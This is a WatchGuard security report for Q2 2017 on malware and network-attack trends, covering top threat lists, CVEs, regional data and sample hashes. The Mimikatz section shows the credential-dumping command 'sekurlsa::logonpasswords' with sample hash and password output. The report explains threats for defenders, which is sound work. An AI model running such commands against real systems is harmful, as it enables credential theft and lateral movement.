
Internet Security Report

QUARTER 2, 2017

WatchGuard®

Contents

The Firebox® Feed provides quantifiable data and trends about hackers' latest attacks, and understanding these trends can help us improve our defenses.



Introduction

If you don't know what your adversary is doing, you won't know how to protect yourself against their attacks.

For the third quarter in a row, the WatchGuard Internet Security Report provides analysis of threat data from the Firebox Feed, which comes from more than 33,500 unified threat management (UTM) appliances worldwide. We also deliver deeper insight into the big security stories from the period, and fresh research from WatchGuard's Threat Lab. Armed with this data, you'll know how to adjust your defenses to meet and defeat the latest attacks.

The report for Q2 2017 includes:

WatchGuard Firebox Feed Trends

Tens of thousands of WatchGuard customers have allowed their Firebox appliances to share threat intelligence data, including details about what malware we block and what attacks we defend against worldwide.

Top Story: WannaCry

Every quarter has information security stories that stand out above the rest, and this quarter was no exception. In this report, we analyze the infamous WannaCry ransomware, and discuss how a leaked NSA zero day vulnerability was used to achieve worm-like capabilities. In fact, this "ransomworm" has proven at least two of the WatchGuard Threat Lab's **2017 security predictions** true.

SSH HoneyPot Research

In addition to analyzing data from our Firebox Feed, the WatchGuard Threat Lab constantly runs new security research projects to learn about the latest attacks, tools, and threat actors. This quarter, we share details about the Telnet and SSH attacks we watched with our honeypot. Though automated, remote CLI attacks have been around for a while, monitoring the latest techniques can give you some insight into what current cyber criminals are after.

Tips to Keep Hackers at Bay

We share various protective tips throughout this report, but this section provides the summary of top tips and learnings.

This threat intelligence should be used to help you protect your organization against the network exploits, malware infections, and advanced attacks that are launched by cyber criminals every day, and should become a regular part of your information security awareness training. Thank you for joining us for another quarter of reporting, and read on to learn about Q2's threats.

Executive Summary

We live in an age where malicious ransomworms shut down hospitals, sneaky nation-state malware disrupts international shipping companies, and banks lose tens of millions because of network breaches. To protect yourself from these, and other attacks, you need to stay current on the adversary's latest attack techniques, tools, and trends.

Here's a high-level summary of some of the things you'll learn from this report:

- **Usage of a credential-stealing tool, Mimikatz, accounted for 36% of our top ten malware in Q2.** While we saw many familiar threats in our Q2 malware top ten, we also noticed a significant surge in detection for the Mimikatz tool, which attackers use to steal and replace Windows credentials.
- **Legacy antivirus (AV) missed almost half of the malware delivered in Q2.** Over the past three quarters, we have monitored the number of threats that were caught by our behavioral malware sandbox, but were missed by legacy AV. This quarter that number is the highest we've seen yet, at 47%. This means almost half of the malware we see evades detection by older, signature-based AV.
- **Overall, malware detections jumped 41% compared to Q1 2017.** Though it is still slightly down from the high seen in Q4 2016, cyber criminals seem to have picked up their malware campaigns this spring.
- **Network attacks are down 30% compared to Q1**, Though we saw a new increase in attacks trying to brute force web credentials, network attacks still declined last quarter.
- **Attackers try to steal Linux passwords in the Nordics and Netherlands.** We detected attackers leveraging an old Linux vulnerability to try to steal password hash files. These attacks primarily affected Norway, Finland, and the Netherlands.
- **The top network threat, a generic XSS attack, primarily targeted Spain.** We aren't sure why this particular cross-site scripting exploit was popular in Spain, but it was.
- **Malicious JavaScript also used for phishing.** Beyond malware delivery, we also saw an increase in malicious JavaScript being used to create fake phishing sites.
- **Criminals still exploiting JavaScript in email.** For the past three quarters, we've seen cyber criminals leveraging JavaScript code and downloaders to deliver malware. Though attackers can exploit JavaScript for both web and email threats, there was much more malicious JavaScript in email. We recommend you leverage email security controls to block JavaScript attachments.
- **The web continues to be the battleground.** As has continued for the third quarter in a row, most if not all the top ten network attack targeted web servers and clients. Adding additional security services to your web traffic remains a top priority.

Those are just a few of the many trends this report explores. Dive in to learn more.

In Q2 2017 WatchGuard blocked over

16,403,723
malware variants
(488 per device)*

2,902,984
network attacks
(86 per device)*

* average per participating device

Firebox Feed Statistics

Firebox Feed Statistics

Smart criminals continuously evolve their attacks to gain new victims and increase their spoils of cyber war. If you don't pay attention to their latest network exploits, malware, and attack campaigns, you will be caught unaware when they target your organization. This report is designed to keep you up to date with the latest threats by leveraging WatchGuard threat intelligence.

This section of the report highlights the malware and network attack trends our Firebox Feed uncovered in Q2 2017. Here we share our analysis of these trends, and share defense tips that help you avoid the latest malware and attacks.

WatchGuard's Firebox Feed provides quantifiable data about the latest malware and network attacks globally. The feed is a database of anonymized threat data gathered from tens of thousands of active Firebox appliances around the globe. It records the latest malware from our Gateway AntiVirus (GAV) and APT Blocker services, and it archives the most prevalent network attacks blocked by our Intrusion Prevention Service (IPS). It also records location data to learn how threats affect different geographic regions. It doesn't, however, capture any sensitive data about our customers' networks or configurations, and allows customers to opt-out of this feed whenever they like.

The Firebox Feed currently only captures data from a fraction of our customers, since it relies on customers running the latest versions of our firmware. However, with information from over 33,500 devices, the Firebox Feed provides a statistically relevant view into today's threats.

With information from over 33,500 devices, the Firebox feed provides a statistically relevant view into today's threats.

This section of the report highlights the malware and network attack trends our Firebox Feed uncovered in Q2 2017. Here we share our analysis of these trends, and provide defense tips that help you avoid the latest malware and attacks.

Malware Trends

Though fileless malware and non-persistent threats are frequently seen in news headlines, most criminal attackers install malware onto their victims' computers in order to retain access to those systems. This section details the malware specific trends from our Q2 data.

Let's start with the raw Q2 2017 numbers:

- The Firebox Feed recorded threat data from **33,590 active Firebox appliances;** a **21% increase** in devices reporting in Q1 2017.
- Our **GAV service blocked 10,919,403 malware variants**; representing an average of 325 malware samples blocked per Firebox. This represents a **35% increase in overall malware** compared to last quarter, and a **22% increase in malware** blocked per Firebox.
- **APT Blocker stopped an additional 5,484,320 malware variants**; representing a **53% increase** from last quarter. This suggests more criminals are exploiting evasion techniques to bypass legacy AV detection.

At a high level, malware detections increased 41% overall compared to Q1. If you read the last report, Q1 saw a large decrease in malware compared to Q4. We ascribed Q4's deluge of malware to the increase in attack campaigns seen during the holiday and shopping seasons. Though malware didn't reach Q4 levels this quarter, it came very close.

For a third quarter in a row, we saw a large increase in advanced malware, or malware that evades legacy AV and signature-based detection. Our APT Blocker detections increased in Q2, along with the general increase in overall malware detections. Specifically, 47% of malware – almost half – got past legacy detections. This trend continues to suggest that more threat actors are actively creating malware that evades legacy malware protections.

Our malware data comes from two Firebox services:

- The basic Gateway AntiVirus (GAV) service, which uses signatures and static heuristics to catch known malware.
- APT Blocker, our advanced malware prevention service, which uses behavior detection to catch new or zero day malware.

Malware Top 10: With the raw numbers out of the way, let's look at Q2's trending malware variants.

Figure 1: Top Ten Firebox GAV Hits for Q2 2017

COUNT	THREAT NAME	CATEGORY
1,126,271	SCGeneric.EAO	Mimikatz
654,995	Linux/Flooder	Generic Linux DDoS Tool
521,479	FakeAlert	Generic Dropper
477,179	Win32/Heur	Generic Trojan
336,877	SCGeneric1.BQSR	Mimikatz
259,775	JS/Downloader.Agent	Malicious JavaScript
255,604	PERL IRC Bot	PERL IRC Bot
167,043	JS/Phish	JavaScript phishing
147,574	W97M/Generic	Malicious Word Documents

Rather than analyzing these ten samples individually, we'll share the high-level trends they represent, and go into more detail about some of the samples.

Quarter-Over-Quarter Malware Analysis

Before covering the newcomers, let's dissect the quarter-over-quarter trends. In Q2, we saw many familiar malware samples. Six of the top-ten malware samples have appeared in one of our last two reports, specifically:

- Linux/Flooder (Q1)
- FakeAlert (Q4 & Q1)
- Win32/Heur (Q1)
- JS/Downloader.Agent (Q4 & Q1)
- PERL/Shellbot (Q1)
- W97M/Generic (Q4)

FakeAlert and JS/Downloader.Agent have maintained a place on the top ten list since we started this report. Both are rather generic droppers, so this isn't surprising. However, it's interesting to note attackers continue to leverage malicious JavaScript in attacks, likely since it helps them evade certain security controls.

Last quarter, we saw a large increase in Linux malware, with three specific Linux threats and PERL/shellbot (an IRC bot that primarily targets POSIX systems). In Q2, we saw fewer individual Linux threats, but Linux/Flooder – a Linux DDoS tool – rose from the 9th position to the 2nd, and PERL/Shellbot remains on the list.

We also saw a return in malicious Word threats. W97M/Generic is a signature that catches many generic malicious Word documents. If first made the top ten in Q4 2016, but disappeared from the list during Q1. It appears that threat actors continue to leverage malicious Word documents in their attack campaigns.

If you'd like to know more details about any of these six threats, see the malware sections of our **Q4 2016** and **Q1 2016** Internet Security Reports.

With some of the regular suspects out of the way, let's talk about the new threats on this Q2 top ten list.

Network vs Endpoint Malware Detection:
To evade detection technologies, modern malware arrives in multiple stages. Rather than directly sending you ransomware, attackers might send you a document, that links to a website, that opens a malicious Java file, that installs a **dropper** or **downloader**, which finally downloads the actual ransomware onto the endpoint.

This means network AV solutions detect and block malware at different stages in this delivery process than endpoint AV. Network AV primarily "sees" the initial droppers and downloaders from initial infection stages, whereas endpoint AV may see the final malware.
For more on multi-stage malware, see **this great post** from IBM X-Force.

JavaScript Used in Phishing Attacks

JavaScript is a high-level scripting language, most commonly used on dynamic websites. While web applications legitimately use JavaScript, attackers commonly abuse it to help deliver malware and other attacks. These criminals can exploit JavaScript in both web- and email-based attacks.

For the past two quarters, we've seen attackers leverage malicious JavaScript to deliver malware, and that trend continues with JS/Downloader.Agent remaining on the top ten list. However, this quarter we also saw a new JavaScript threat—***JS/Phish***.

JS/Phish is a generic rule that catches certain HTML phishing emails. These phishing emails can come in many forms, but the latest try to mimic the login pages of Google, Microsoft, AOL, and Yahoo. Obviously, if your users enter their credentials on any of these pages, the attacker will gain access. In the past, we've also seen this signature detect phishing emails pretending to contain "invoice" or "wire transfer" documents.

See the Threat Delivery Trends section of the report for more details on JS/Phish.

MOST COMMON SAMPLES:
28aa8c199df943ff70908bffb76889ad
f556f1cd7f4260fe180117bcd15bd1c1
66e693506ce51b6562f93e62c780dbf1


ALTERNATE NAMES: Phishing.HTML, Mal/Phish-A

1

Mimikatz Credential Stealer

Two of the top ten malware hits – including the number one threat – appear to be variants of the **Mimikatz** credential stealing tool. Both SCGeneric.EAO (#1) and SCGeneric1.BQSR (#5) detected the Mimikatz tool.

Figure 2: Mimikatz tool's Github wiki description



`mimikatz` is a tool I've made to learn `C` and make somes experiments with Windows security.

It's now well known to extract plaintexts passwords, hash, PIN code and kerberos tickets from memory. `mimikatz` can also perform pass-the-hash, pass-the-ticket or build *Golden tickets*.


```
  .#####.   mimikatz 2.0 alpha (x86) release "Kiwi en C" (Apr  6 2014 22:02:03)
 .## ^ ##.
 ## / \ ##  /* * *
 ## \ / ##   Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 '## v ##'   http://blog.gentilkiwi.com/mimikatz             (oe.eo)
  '#####'                                   with  13 modules * * */
```

Mimikatz is a popular open source tool that leverages many techniques to gather various Windows authentication credentials from a computer, including hashes, Kerberos tickets, and even plain-text passwords from memory. You can also use the tool to then use those credentials in pass-the-hash or pass-ticket attacks.

Attackers commonly use Mimikatz for pivoting and lateral movement. Once a hacker has hijacked one system on your network, she can leverage tools like Mimikatz to start gathering other credentials that might be available on the system. The attacker can then use those additional credentials to log onto, or pivot, to other systems on your network. For instance, many administrators use a common "local administrator" password when they image new systems. Mimikatz can help an attacker leverage that credential to gain access to other Windows computers using the same account.

Among other things, Mimikatz is especially known for its ability to exploit the WDigest to **gather clear-text passwords from memory**. In short, Mimikatz is a very popular tool in many attackers' and researchers' arsenals. Shows like Mr. Robot have even highlighted the tools capabilities in some episodes.

Figure 3: Stealing credentials and clear-text passwords with Mimikatz



```
mimikatz # sekurlsa::logonpasswords

Authentication Id : 0 ; 88038 (00000000:000157e6)
Session           : Interactive from 1
User Name         : Gentil Kiwi
Domain            : vm-w7-ult
SID               : S-1-5-21-2044528444-627255920-3055224092-1000
        msv :
         [00000003] Primary
         * Username : Gentil Kiwi
         * Domain   : vm-w7-ult
         * LM       : d0e9aee149655a6075e4540af1f22d3b
         * NTLM     : cc36cf7a8514893efccd332446158b1a
         * SHA1     : a299912f3dc7cf0023aef8e4361abfc03e9a8c30
        tspkg :
         * Username : Gentil Kiwi
         * Domain   : vm-w7-ult
         * Password : waza1234/
        wdigest :
         * Username : Gentil Kiwi
         * Domain   : vm-w7-ult
         * Password : waza1234/
        kerberos :
         * Username : Gentil Kiwi
         * Domain   : vm-w7-ult
         * Password : waza1234/
        ssp :
         [00000000]
         * Username : admin
         * Domain   : nas
         * Password : anotherpassword
        credman :
         [00000000]
         * Username : nas\admin
```

In general, we're not surprised to see Mimikatz show up in attacks. However, we're unsure what led to the increased prevalence of this hacking tool this quarter. For a bit more about Mimikatz, see the Threat Delivery Trends section of this report.

2

MOST COMMON SAMPLES:

bd3cb9a1b9cddac987158d2817a4b87d

5df4b1d9244432b3959f0e6e8fd352d2

2795e28d55fc3e27512eb02fc65a6b1e

ALTERNATE NAMES:

Application.Hacktool, Win64/Mikatz, Win32.Mimikatz

Other Notable Malware Samples

Beyond the top ten lists, we also saw some other interesting threat samples in the wider top twenty during Q2, including:

- **Exploit.CVE-2009-3129:** This rule generically catches malicious Excel (xls) documents that leverage an old vulnerability in Microsoft's popular spreadsheet software. While we often see criminals using malicious Word documents in their attacks, this is the first time we've noticed an Excel-based threat in our top twenty malware list. We also primarily saw this sample in one region, which is detailed in the next section of the report.
- **W32/Trojan.FVKO-1696:** This signature caught a trojan that contains a tool or exploit that goes by many names, including Nuker, SMBNuke, or SMBDie. SMBNuke is essentially a tool that leverages a Windows Server Message Block (SMB) vulnerability to crash the victim systems.
- **VBS/Dropper:** This generic rule detects many Visual Basic scripts designed to download additional malware payloads (droppers). Though these droppers could download any payload, we saw this dropper associated with new Ramnit variants. Ramnit is an old backdoor trojan or botnet from 2010, which has recently seen a resurgence. The latest variants commonly target personal banking users.
- **OSX/Agent:** This rule detects various Mac threats including Turla, Trojan.Mac.Snake, OSX.Adload, and others. We found it interesting as it is the first time OSX malware has made it into the top twenty list.

Geographic Malware Distribution

Like the previous two reports, our Firebox Feed network sees more malware blocked in EMEA than anywhere else. However, this quarter was a closer race between EMEA and the Americas (AMER), with **47.3%** of malware caught in EMEA and **39.4%** of malware found in AMER.

Though EMEA leads in malware overall, the regional malware split can differ significantly from sample to sample. For instance, threats like Win32/Heur, SCGeneric1.BQSR, and W97M/Generic were blocked much more often in the AMERs than anywhere else (52%, 94%, and 84%, respectively). Whereas other threats like SCGeneric.EAO mostly affected EMEA (83%). This suggests that the regional differences we see really are due to variations in geographic attack campaigns, rather than just a difference in anti-malware licensing.


The Asia-Pacific (APAC) has always seen the lowest levels of malware in our past reports. But last quarter they reached 22% overall; an all-time high. This quarter, however, they dropped back down to lower levels, only accounting for **13.3%** of malware overall. Only one malware sample, PERL/Shellbot, affected APAC more than anywhere else, and only by a hair at 52%.

Besides the overall regional trends, there were many noteworthy geographic trends per individual malware sample:

1. Like last quarter, we primarily found **PERL/ShellBot** in two countries. 52% of the hits were found in Malaysia, 45% were found in the United States, and the remaining 3% was distributed throughout ten other countries. We still are not sure why this old-fashioned IRC bot primarily affects the U.S. and Malaysia.
2. **W97M/Generic**, which detects malicious macro-based Word documents, almost exclusively affects U.S. customers, with a minor percentage of detections in China. We believe this is due to an attack campaign targeting the U.S. that originates in China.
3. While **Win32/Heur** primarily affected India last quarter (84%), Q2 detections for this threat were split between the U.S. (52%) and India (37%).
4. **Linux/Flooder** was mostly found in the U.S. and Italy, unlike last quarter, when it primarily affected Germany and France.
5. Though the two variants of **Mimikatz** we found touched a wide range of countries overall, one of the variants primarily affected Germany, while the other mostly affected the U.S.
6. Like last quarter, though **FakeAlert** was found in over 100 countries, 37% came from Italy.
7. **JS/Phish** affected many countries as well, but 63% was found in U.S. and Australia. Based on this, we believe the phishing campaign primarily targeted English-speaking countries.

Malware affects all countries to some extent, but it is interesting to see that certain threats only affect specific countries or regions. Pay close attention to the most prominent threats by region, and consider adjusting your defenses accordingly.

Figure 4: Malware detection by region



TPERL/ShellBot in two countries.
52% of the hits were found in **Malaysia**,
45% were found in the **United States**

Zero Day vs Known Malware

Firebox customers can use our optional APT Blocker service to catch more advanced malware that evades signature-based malware detection. APT Blocker runs suspicious files in a next-generation cloud sandbox, and monitors their behaviors to identify zero day malware that would be missed by other solutions. When our Gateway AntiVirus (GAV) service doesn't detect anything bad, our Firebox still can use APT Blocker to find new, never-before-seen malware.

In other words, if APT Blocker detects a threat, it means our signature-based GAV missed it. By comparing these two services, you get a good idea of the ratio between newer "**zero day malware or viruses**," which legacy AV solutions might miss. That said, not all our customers have APT Blocker. For a one-to-one comparison, we count the total GAV hits only on boxes that have APT Blocker. According to our Firebox Feed, GAV found 6,237,154 known malware variants on boxes that also had APT Blocker. Meanwhile, APT Blocker prevented 5,484,320 new malware variants on these same devices. This means at least 47% of the malware our Fireboxes detected and blocked was new, and missed by legacy AV solutions.

While this statistic has continued to rise over the last three quarters, an almost ten percent increase is quite significant. With almost half of malware evading GAV, this data suggests that cyber criminals are focusing heavily on getting their threats past legacy malware solutions. This continues to illustrate the critical need for more proactive malware detection techniques, including advanced, behavioral-based sandbox solutions. Without them, your organization will likely miss a large majority of the malware spreading online. We highly recommend you leverage advanced malware solutions like WatchGuard's APT Blocker.




Figure 5: Known vs Zero Day Malware

GAV found 6,237,154 known malware variants on boxes that also had APT Blocker. Meanwhile, APT Blocker prevented 5,484,320 new malware variants on these same devices.

Network Attack Trends

Malware is the malicious payload that gives attackers the persistence on your computer to do the bad stuff they want to, but how does the malware get there in the first place?


Typically, cyber criminals either need to trick your users to install something they shouldn't, or they have to exploit some sort of software or configuration flaw to gain unauthorized control of your user's computer. Intrusion prevention systems (IPSs) are designed to protect against the latter, by detecting network exploits that target client and server software vulnerabilities. In this section, we discuss some of the top trends from Q2's Firebox Feed IPS data.

At a high level, our IPS service blocked 2,902,984 network attacks, which averages to 86 intrusion attempts per Firebox customer. This is a 30% decrease in the overall network attacks compared to Q1. In fact, this is the lowest we have seen for IPS detections to date. We don't know exactly what accounts for the drop in network attacks. However, one of the top hits last quarter were vulnerabilities found in exploit kits. While we did detect exploit kit vulnerabilities this quarter as well, they had lower frequency, and ended up lower on our list. The fluctuation in hijacked sites forwarding to exploits kits could account for our lower attack numbers.

Top Ten Network Attacks

Here are the top network threats seen during this period:

Figure 6: Top Ten IPS Hits Q2 2017



Signature Name	Threat Category	Affected Products	CVE Number	Count
WEB Cross-site Scripting -36	Web Client	Any web application	CVE-2011-2133	274,983
WEB HTTP Host Header Buffer Overflow	Web Server	Apache	CVE-2003-0245	224,220
WEB HTTP Basic Authorization Header Buffer Overflow	Web Server	All Web Servers	CVE-2009-0183	133,383
WEB-CLIENT Suspicious HTML Iframe Tag -4	Web Client	All Web Browsers	N/A	72,494
WEB Nginx ngx_http_parse_ chunked Buffer Overflow -1	Web Server	Nginx	CVE-2013-2028	65,492
WEB Ruby on Rails Where Hash SQL Injection	Web Server	Web servers w/ Ruby on Rails	CVE-2012-2695	44,430
WEB URI Handler Buffer Overflow - POST -3	Web Server	Windows Web Servers	CVE-2011-1965	44,430
WEB Brute Force Login -1	Web Server	Web App Logins	N/A	44147
WEB-CLIENT WScript.Shell Remote Code Execution -1	Web-Client	Windows Web Browsers	CVE-2006-4704	42,663
WEB Remote File Inclusion /etc/passwd	Web Server	All Web Servers	CVE-2014-7863	40,148

Rather than analyzing each individual exploit (see the links in the chart if you want more detail), let's look at quarter-over-quarter differences and overall trends.

Quarter-Over-Quarter Attack Analysis

In Q2, seven of the top ten network attacks returned to our list. For the most part, these seven attacks remained in relatively the same order as last time. The one exception is the cross-site scripting (XSS) attack, which rose to our number one position.

